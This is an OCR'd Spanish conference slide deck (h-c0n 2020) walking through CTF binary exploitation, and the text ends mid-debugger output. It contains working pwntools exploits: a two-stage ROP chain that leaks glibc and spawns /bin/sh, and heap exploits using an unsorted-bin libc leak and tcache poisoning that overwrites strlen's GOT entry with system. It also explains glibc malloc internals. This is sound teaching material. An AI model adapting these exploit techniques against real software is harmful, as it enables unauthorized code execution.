HackPlayers
c0nference
www.h-c0n.com

@dialluvioso_

@javierprtd

TALES FROM BATTLEFIELD

Hackplayers c0nference MMXX

LA NAVE

Manuel Blanco Parajón

- Estudiante de Ingeniería Informática
- Interesado en explotación de software e ingeniería inversa
- Jugador ocasional de CTFs y wargames

Javier Partido Rufo

- Estudiante de Ingeniería Informática en la UPNA
- Entusiasta en la explotación de software
- Jugador de CTFs en ID-10-T y wargames como pwnable.kr

- Newbie
- Pokedex
- Asterisk Alloc
- Race Condition
- Socks

https://github.com/soez/h-c0n/tree/master/2020/Qurtuba%20CTF%202017

Ejercicio: ¿Existe algún bug en este fragmento de código?

```c
#include <stdio.h>
#include <stdlib.h>

int vuln() {
    char buf[256] = {0};
    puts("Try to overflow me ;)");
    scanf("%256s", buf);
    return 0;
}

int main(int argc, char *argv[]) {
    setvbuf(stdin, 0, _IONBF, 0);
    setvbuf(stdout, 0, _IONBF, 0);

    vuln();
    return 0;
}

```

```
[alpha@mib newbies ]$ ulimit -c unlimited
[alpha@mib newbies ]$ python -c 'print "A" * 256' | ./newbies
Try to overflow me ;)
[1]    10248 done                                python -c 'print "A" * 256' |
       10249 segmentation fault (core dumped)    ./newbies
[alpha@mib newbies ]$ gdb -q ./newbies -c core
Reading symbols from ./newbies...(no debugging symbols found)...done.
[New LWP 10118]
Core was generated by `./newbies'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x00000000004006c2 in main ()
(gdb) x/i $pc
=> 0x4006c2 <main+91>:  ret
(gdb) x/12xg $rsp
0x7ffca1e30408: 0x4141414141414141      0x4141414141414141
0x7ffca1e30418: 0x4141414141414141      0x4141414141414141
0x7ffca1e30428: 0x4141414141414141      0x4141414141414141
0x7ffca1e30438: 0x4141414141414141      0x4141414141414141
0x7ffca1e30448: 0x4141414141414141      0x4141414141414141
0x7ffca1e30458: 0x4141414141414141      0x4141414141414141
(gdb)
```

Analizando el root cause

```
Reading symbols from ./newbies...(no debugging symbols found)...done.
(gdb) b *vuln+68
Breakpoint 1 at 0x40065b
(gdb) r < <(python -c 'print "A" * 256')
Starting program: /mnt/hgfs/mysharedfolder/hc0n/newbies/newbies < <(python -c 'print "A" * 256')
Try to overflow me ;)

Breakpoint 1, 0x000000000040065b in vuln ()
(gdb) x/34xg $rsi
0x7fffffffe160: 0x0000000000000000      0x0000000000000000
0x7fffffffe170: 0x0000000000000000      0x0000000000000000
0x7fffffffe180: 0x0000000000000000      0x0000000000000000
0x7fffffffe190: 0x0000000000000000      0x0000000000000000
0x7fffffffe1a0: 0x0000000000000000      0x0000000000000000
0x7fffffffe1b0: 0x0000000000000000      0x0000000000000000
0x7fffffffe1c0: 0x0000000000000000      0x0000000000000000
0x7fffffffe1d0: 0x0000000000000000      0x0000000000000000
0x7fffffffe1e0: 0x0000000000000000      0x0000000000000000
0x7fffffffe1f0: 0x0000000000000000      0x0000000000000000
0x7fffffffe200: 0x0000000000000000      0x0000000000000000
0x7fffffffe210: 0x0000000000000000      0x0000000000000000
0x7fffffffe220: 0x0000000000000000      0x0000000000000000
0x7fffffffe230: 0x0000000000000000      0x0000000000000000
0x7fffffffe240: 0x0000000000000000      0x0000000000000000
0x7fffffffe250: 0x0000000000000000      0x0000000000000000
0x7fffffffe260: 0x00007fffffffe280      0x00000000004006bc
(gdb) ni
0x0000000000400660 in vuln ()
(gdb) x/34xg 0x7fffffffe160
0x7fffffffe160: 0x4141414141414141      0x4141414141414141
0x7fffffffe170: 0x4141414141414141      0x4141414141414141
0x7fffffffe180: 0x4141414141414141      0x4141414141414141
0x7fffffffe190: 0x4141414141414141      0x4141414141414141
0x7fffffffe1a0: 0x4141414141414141      0x4141414141414141
0x7fffffffe1b0: 0x4141414141414141      0x4141414141414141
0x7fffffffe1c0: 0x4141414141414141      0x4141414141414141
0x7fffffffe1d0: 0x4141414141414141      0x4141414141414141
0x7fffffffe1e0: 0x4141414141414141      0x4141414141414141
0x7fffffffe1f0: 0x4141414141414141      0x4141414141414141
0x7fffffffe200: 0x4141414141414141      0x4141414141414141
0x7fffffffe210: 0x4141414141414141      0x4141414141414141
0x7fffffffe220: 0x4141414141414141      0x4141414141414141
0x7fffffffe230: 0x4141414141414141      0x4141414141414141
0x7fffffffe240: 0x4141414141414141      0x4141414141414141
0x7fffffffe250: 0x4141414141414141      0x4141414141414141
0x7fffffffe260: 0x00007fffffffe200      0x00000000004006bc
(gdb)
```

```
(gdb) bt
#0  0x0000000000400660 in vuln ()
#1  0x00000000004006bc in main ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
(gdb) frame 1
#1  0x00000000004006bc in main ()
(gdb) i frame
Stack level 1, frame at 0x7fffffffe210:
 rip = 0x4006bc in main; saved rip = <not saved>
 Outermost frame: previous frame inner to this frame (corrupt stack?)
 caller of frame at 0x7fffffffe270
 Arglist at 0x7fffffffe200, args:
 Locals at 0x7fffffffe200, Previous frame's sp is 0x7fffffffe210
 Saved registers:
  rbp at 0x7fffffffe200, rip at 0x7fffffffe208
(gdb) x/12xg $rbp
0x7fffffffe200: 0x4141414141414141      0x4141414141414141
0x7fffffffe210: 0x4141414141414141      0x4141414141414141
0x7fffffffe220: 0x4141414141414141      0x4141414141414141
0x7fffffffe230: 0x4141414141414141      0x4141414141414141
0x7fffffffe240: 0x4141414141414141      0x4141414141414141
0x7fffffffe250: 0x4141414141414141      0x4141414141414141
(gdb)
```

```
s       Matches a sequence of non-white-space characters; the next pointer must be a pointer to the initial element of a character array that is long  enough  to  hold  the  input
        sequence and the terminating null byte ('\0'), which is added automatically.  The input string stops at white space or at the maximum field width, whichever occurs first.
```

Explotación vía payload de dos fases

1. Stager.

   ROP-chain: .got.plt dereferencing, escritura de la segunda fase vía ret2text controlando buffer destino y ejecución de la segunda fase.

2. Returning to glibc.

Stager precedido de un RET-sleed, mayor probabilidad de que el overlap al cerrar el marco procese el stager.

```python
try:
    io = process(elf.path, alarm=3)

    BSS = elf.bss() + 0x20

    stager = fit({184: flat(
            0x0000000000400733, # pop rdi; ret
            elf.got["puts"],
            elf.plt["puts"],
            0x0000000000400731, # pop rsi; pop r15; ret
            BSS,
            0xdeadbeefdeadbeef,
            0x0000000000400598, # pop rbp; ret
            BSS - 8,
            0x000000000040064f
    )}, filler = p64(0x00000000004004ee))

    io.sendlineafter("Try to overflow me ;)\n", stager)

    line = io.recvline().strip()
    puts = u64(line.ljust(8, b"\x00"))

    glibc.address = puts - glibc.sym["puts"]

    log.success("glibc at %#lx" % glibc.address)

    io.sendline(flat(
        0x0000000000400733, # pop rdi; ret
        next(glibc.search(b"/bin/sh")), # pull yield generator
        0x0000000000400731, # pop rsi; pop r15; ret
        0,
        0,
        glibc.sym["execv"]
    ))

    io.sendline("id")
    print(io.recvline())

    io.close()
except EOFError:
    pass
```


```
[alpha@mib newbies ]$ ./exploit.py
b'uid=1000(alpha) gid=1000(alpha) groups=1000(alpha),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)\n'
[alpha@mib newbies ]$
```


DEMO

Medición

```
#!/bin/bash

MAX_ATTEMPTS=100

success=0
for (( attempt=1; attempt<=MAX_ATTEMPTS; attempt++ )); do
    res=$(./exploit.py)
    if [ ! -z "$res" ]; then
        success=$((success+1))
    fi
done

fail=$((MAX_ATTEMPTS-success))

success_rate=$(echo "scale=2; ($success / $MAX_ATTEMPTS) * 100" | bc)
failure_rate=$(echo "scale=2; ($fail / $MAX_ATTEMPTS) * 100" | bc)

echo "Success rate: $success_rate %"
echo "Failure rate: $failure_rate %"

```

RESULTADOS





```
[alpha@mib newbies ]$ ./stats.sh
Success rate: 52.00 %
Failure rate: 48.00 %
[alpha@mib newbies ]$
```

heap

- **typedef malloc_state main_arena, thread_arena {mutex, flags, fastbinY, top, last_remainder, bins, binmap, next, next_free, , system_mem, max_system_mem }**
- **main_arena**: arena principal (libc)
    - fastbinY -> lista simple enlazada LIFO: Sin cabecera – Con cabecera
      min size 0xc (32bit) – min size 0x10 (32bit)
      min size 0x18 (64bit) – min size 0x20 (64bit)
      global_max_fast: Con cabecera
      max size 0x40 (32bit) – 0x80 (64bit)
      global_max_fast puede aumentar:
      max size 0x58 (32bit) – 0xb0 (64bit)
    - numero de bins de 0 a 127
    - El bin 0 no existe (coincidir fd y bk?)
    - El bin 1 es Unsorted bin -> lista doble enlazada: Incluida cabecera
      size > size(fastbinY)
    - small bin 2 al 64 -> lista doble enlazada: Sin cabecera – Con cabecera
      min size 0xc (32bit) - min size 0x10 (32bit)
      max size < 0x1fc (32bit) - max size < 0x200 (32bit)
      min size 0x18 (64bit) – min size 0x20 (64bit)
      max size < 0x3f8 (64bit) – max size < 0x400 (64bit)
    - large bin 65 al 127 -> lista doble enlazada: Sin cabecera – Con cabecera
      min size >= 0x1fc (32bit) – min size >= 0x200 (32bit)
      min size >= 0x3f8 (64bit) – min size >= 0x400 (64bit)
      SZ -> 4 32bit, SZ -> 8 64bit
      for (i = SZ * 128; i < 1024 * 1024; i += 0x40)
      largebin_index(i);
- **thread_arena:** arena para las hebras de una aplicación (libc) -> if (32 bit) numero_de_thread_arena = numero de cores * 2
  if (64 bit) numero_de_thread_arena = numero de cores * 8


- **Heap:**

  - La syscall brk() llamada por malloc: Finaliza el data segment, inicializa start_brk, brk = start_brk
  - La función sbrk() llamada por malloc: Inicializa el heap, brk = start_brk + arg sbrk + ~0x21000 or brk = old brk + arg sbrk + ~0x21000.
  - start_brk: Inicio del segmento heap
  - brk: Final del segmento heap
  - top: Apunta a start_brk+size_all_chunks_allocated y su contenido es brk-start_brk-size_all_chunks_alocated



- **Heap:**

  - Versión glibc 2.26 <= se añade tcache -> lista enlazada simple: Sin Cabecera – Con cabecera




min size 0xc (32bit) – min size 0x10 (32bit)
max size 0x204 (32bit) – max size 0x208 (32bit)
min size 0x18 (64bit) – min size 0x20 (64bit)
max size 0x408 (64bit) – max size 0x410 (64bit)

- Versión glibc 2.26 <= no check doble free
- Versión glibc 2.28 <= check doble free

x -> numero de chunks liberados 0 <= x <= 7
TCACHE_MAX_BINS = 64 (32bit y 64bit) -> 64 x, 64 first

```
struct malloc_chunk {

  INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```



Unsorted, Small and Large Bin Snapshot

- En el campo **size** los 3 bits menos significativos son **NMP**:
  - Bit 1 -> PREV_INUSE (P): bit que indica si el chunk previo está allocado, 1 significa en uso, 0 significa libre.
  - Bit 2 -> IS_MMAPED (M): bit que indica si el chunk ha sido allocado por la función mmap().
  - Bit 3 -> NON_MAIN_ARENA (N): bit que indica si el chunk actual no pertenece a la arena principal, 1 significa no pertenecer, 0 significa pertenecer.

https://github.com/danigargu/my_challenges/tree/master/ctf_nn8ed/pokedex

Opciones y estructuras de datos manejadas


```
152 int menu(void)
153 {
154     char opt[6];
155
156     printf("\nMenu:\n");
157     printf("1) Create pokemon\n");
158     printf("2) Edit pokemon\n");
159     printf("3) Delete pokemon\n");
160     printf("4) View pokemon\n");
161     printf("5) Exit\n\n");
162     printf("option> ");
163
164     read(0, opt, 5);
165     return atoi(opt);
166 }
167
```

```
16 #define MAX_POKEMONS 160
17 #define NAME_LEN_MAX 2048
18
19 typedef struct _entry {
20     float height;
21     float weight;
22     int power;
23     int name_len;
24     char *name;
25 } entry;
26
27 static entry *pokemons[MAX_POKEMONS] = {0};
28
```

Use-after-invalidation

```
136 void delete()
137 {
138     int idx;
139     idx = choose_id("Insert the ID to delete: ");
140
141     if (pokemons[idx] == NULL)
142     {
143         printf("Invalid index");
144         return;
145     }
146     free(pokemons[idx]->name);
147     free(pokemons[idx]);
148
149     printf("[*] Pokemon deleted!");
150 }
151
```

2 enfoques, 2 soluciones


1

- Exploit: [pokedex_nn2k18.py]
- Funciones del exploit pokedex

```python
# Coding: utf-8
from pwn import *

def menu(n):
        io.recvuntil("option> ")
        io.sendline(str(n))

def create(pos, name, height, weight, power):
        menu(1)
        io.recvuntil("Enter the new pokemon ID: ")
        io.sendline(str(pos))
        io.recvuntil("Name: ")
        io.sendline(name)
        io.recvuntil("Height: ")
        io.sendline(str(height))
        io.recvuntil("Weight: ")
        io.sendline(str(weight))
        io.recvuntil("Power: ")
        io.sendline(str(power))

def view(num):
        menu(4)
        io.recvuntil("Enter the ID to print: ")
        io.sendline(str(num))
        io.recvuntil("Name: ")
        return u64(io.recv(6).ljust(8, '\0'))

def delete(num):
        menu(3)
        io.recvuntil("Insert the ID to delete: ")
        io.sendline(str(num))

def edit(num, name, height, weight, power, shell=False):
        menu(2)
        io.recvuntil("Enter the ID to edit: ")
        io.sendline(str(num))
        io.recvuntil("New name: ")
        io.sendline(name)
        if shell: return
        io.recvuntil("Height: ")
        io.sendline(str(height))
        io.recvuntil("Weight: ")
        io.sendline(str(weight))
        io.recvuntil("Power: ")
        io.sendline(str(power))

```

- Paso 1: Fuga de libc

Creamos dos pokemons (chunks) de tamaño 0x800 para que pasen a unsorted bin al ser liberados. Al liberar el primero, su forward (chunk->fd) contrendrá un ptr al main_arena (libc), y al llamar a la función view para ver el nombre del pokemon creado obtendremos una fuga de la libc. Basta restarle el offset del main_arena a la fuga obtenida para tener la base de la libc.

```
47 local = True
48 binary = ELF("./pokedex_nn2k18")
49 libc = ELF("./pokedex_nn2k18-libc-2.27.so")
50 env = {"LD_PRELOAD" : libc.path}
51 io = process(binary.path, env=env) if local else remote("challenges.ka0labs.org", 1341)
52
53 create(0, "A"*0x800, 1, 1, 100)
54 create(1, "B"*0x800, 1, 1, 100)
55
56 delete(0)
57 libc.address = view(0) - 0x1b7ca0
58
59 print "[+] base_libc: 0x%x" % libc.address
```

```
gef➤  x/20xg 0x613270
0x613270:       0x0000000000613280 size 0x0000000000000811
0x613280:   fd  0x00007f96c638eca0  bk  0x00007f96c638eca0
0x613290:       0x0000000000000000      0x0000000000000000
0x6132a0:       0x4141414141414141      0x4141414141414141
0x6132b0:       0x4141414141414141      0x4141414141414141
0x6132c0:       0x4141414141414141      0x4141414141414141
0x6132d0:       0x4141414141414141      0x4141414141414141
```

```
[+]  base_libc: 0x7f96c61d7000
```

- 2 Paso: Explotar User-After-Free (simple list tcache poisoning).

El strlen en la GOT nos valdrá para que nos lo devuelva malloc envenenando el forward del chunk una vez liberado. Las demás funciones de la libc están para lograr un size de chunk de 0x20 y así no estropeamos la GOT. ¿Por qué size 0x20 y no 0x8 simplemente? Bueno porque el size del struct es de 0x18 o sea que llegaría a pasar a un size de 0x20 si añadimos la cabecera del chunk, para que el primer malloc con los campos de la struct no nos molesten crearemos pokemos (chunks) de size 0x20 que con la cabecera del chunk son 0x30, así se logrará el User-After-Free fácil y sin problema.

```
66 hook = binary.got['strlen']
67 system = libc.symbols['system']
68 printf = libc.symbols['printf']
69 read = libc.symbols['read']
70 memcpy = libc.symbols['memcpy']
71
72 print "[+] hook: 0x%x" % hook
73 print "[+] system: 0x%x" % system
```

```
71 create(2, "C"*0x20, 1, 1, 100)
72
73 delete(2)
74 '''
75 En la funcion edit (la libc) internamente si no se pasa un nbytes = read(name), nbytes == (pokemon->name_len + 1)
76 al crear fastidia el forward (tcache_chunk->fd) y no se puede conseguir el User-After-Free
77 '''
78 edit(2, p64(hook) + "C"*0x19, 1, 1, 100)
79 create(3, "D"*0x20, 1, 1, 100)
80 create(4, p64(system) + p64(printf) + p64(read) + p64(memcpy), 1, 1, 100)
81
82 # arg to system
83 edit(3, "/bin/sh\0", 1, 1, 100, True)
84
85 io.interactive()
```

- Aquí tenemos la clásica explotación, creamos un pokemon (chunk), borramos el pokemon (chunk) y editamos su fd (chunk→fd) por el hook en este caso strlen@got.plt y lo siguiente será crear dos chunks uno para sacar el first de la lista simple y el siguiente ya es nuestro objetivo, nos devolverá un ptr a la GOT de strlen. Cuando se llame a strlen en la función edit se llamará a system("/bin/sh")

```
[+] hook: 0x404028
```

```
gef➤  p system
$2 = {int (const char *)} 0x7f694dacc440 <__libc_system>
gef➤  x/4xg 0x404028
0x404028:       0x00007f694dacc440      0x00007f694dae1e80
0x404038:       0x00007f694db8d070      0x00007f694db38460
```


DEMO


2

Esqueleto

```python
def create_pokemon(idx, name, height, weight, power):
    io.sendlineafter("option> ", "1")
    io.sendlineafter("Enter the new pokemon ID: ", "%d" % idx)
    io.sendafter("Name: ", name)
    io.sendlineafter("Height: ", "%.2f" % height)
    io.sendlineafter("Weight: ", "%.2f" % weight)
    io.sendlineafter("Power: ", "%d" % power)

def edit_pokemon(idx, name, height, weight, power):
    io.sendlineafter("option> ", "2")
    io.sendlineafter("Enter the ID to edit: ", "%d" % idx)
    io.sendafter("New name: ", name)
    io.sendlineafter("Height: ", "%.2f" % height)
    io.sendlineafter("Weight: ", "%.2f" % weight)
    io.sendlineafter("Power: ", "%d" % power)

def delete_pokemon(idx):
    io.sendlineafter("option> ", "3")
    io.sendlineafter("Insert the ID to delete: ", "%d" % idx)

def view_pokemon(idx):
    io.sendlineafter("option> ", "4")
    io.sendlineafter("Enter the ID to print: ", "%d" % idx)

def leak(idx):
    view_pokemon(idx)
    regex = b"Name: (.*)"
    line  = io.recvline_regex(regex)
    match = re.search(regex, line)
    if match:
        return u64(match.groups()[0].ljust(8, b"\x00"))
    return None

io = process(elf.path, env = {"LD_PRELOAD": glibc.path})

```

Explotación

- Paso 1: obtener una fuga de información del heap para sortear ASLR
  - Crear una nueva entrada (pokemon)
  - Utilizar double free, para popular el buffer name de la estructura con un chunk previamente liberado (enlazarlo).

```
48 create_pokemon(0, "A" * 4, 1, 2, 3)
49
50 delete_pokemon(0)
51 delete_pokemon(0)
52
53 entry_addr = leak(0)
54 if not entry_addr:
55     log.failure("couldn't leak entry's address")
56     sys.exit(-1)
57
58 log.success("entry at %#lx" % entry_addr)
59
```

Tras crear la entrada:

```
pwndbg> x/6xg &pokemons
0x4040c0 <pokemons>:    0x0000000001fd0260      0x0000000000000000
0x4040d0 <pokemons+16>: 0x0000000000000000      0x0000000000000000
0x4040e0 <pokemons+32>: 0x0000000000000000      0x0000000000000000
pwndbg> x/5xg *((void**)&pokemons)
0x1fd0260:      0x400000003f800000      0x0000000300000003
0x1fd0270:      0x0000000001fd0280      0x0000000000000021
0x1fd0280:      0x0000000000414141
```

Primer free:

```
pwndbg> heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
                  top: 0x1fd0290 (size : 0x20d70)
        last_remainder: 0x0 (size : 0x0)
             unsortbin: 0x0
(0x20)   tcache_entry[0](2): 0x1fd0260 --> 0x1fd0280
```

Segundo free:

```
(0x20)   tcache_entry[0](3): 0x1fd0280 --> 0x1fd0260 --> 0x1fd0280 (overlap chunk with 0x1fd02
70(freed) )
pwndbg> ptype struct malloc_chunk
type = struct malloc_chunk {
    size_t mchunk_prev_size;
    size_t mchunk_size;
    struct malloc_chunk *fd;
    struct malloc_chunk *bk;
    struct malloc_chunk *fd_nextsize;
    struct malloc_chunk *bk_nextsize;
}
pwndbg> p *(struct malloc_chunk*) 0x1fd0270
$5 = {
  mchunk_prev_size = 33358464,
  mchunk_size = 33,
  fd = 0x1fd0260,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x20d71
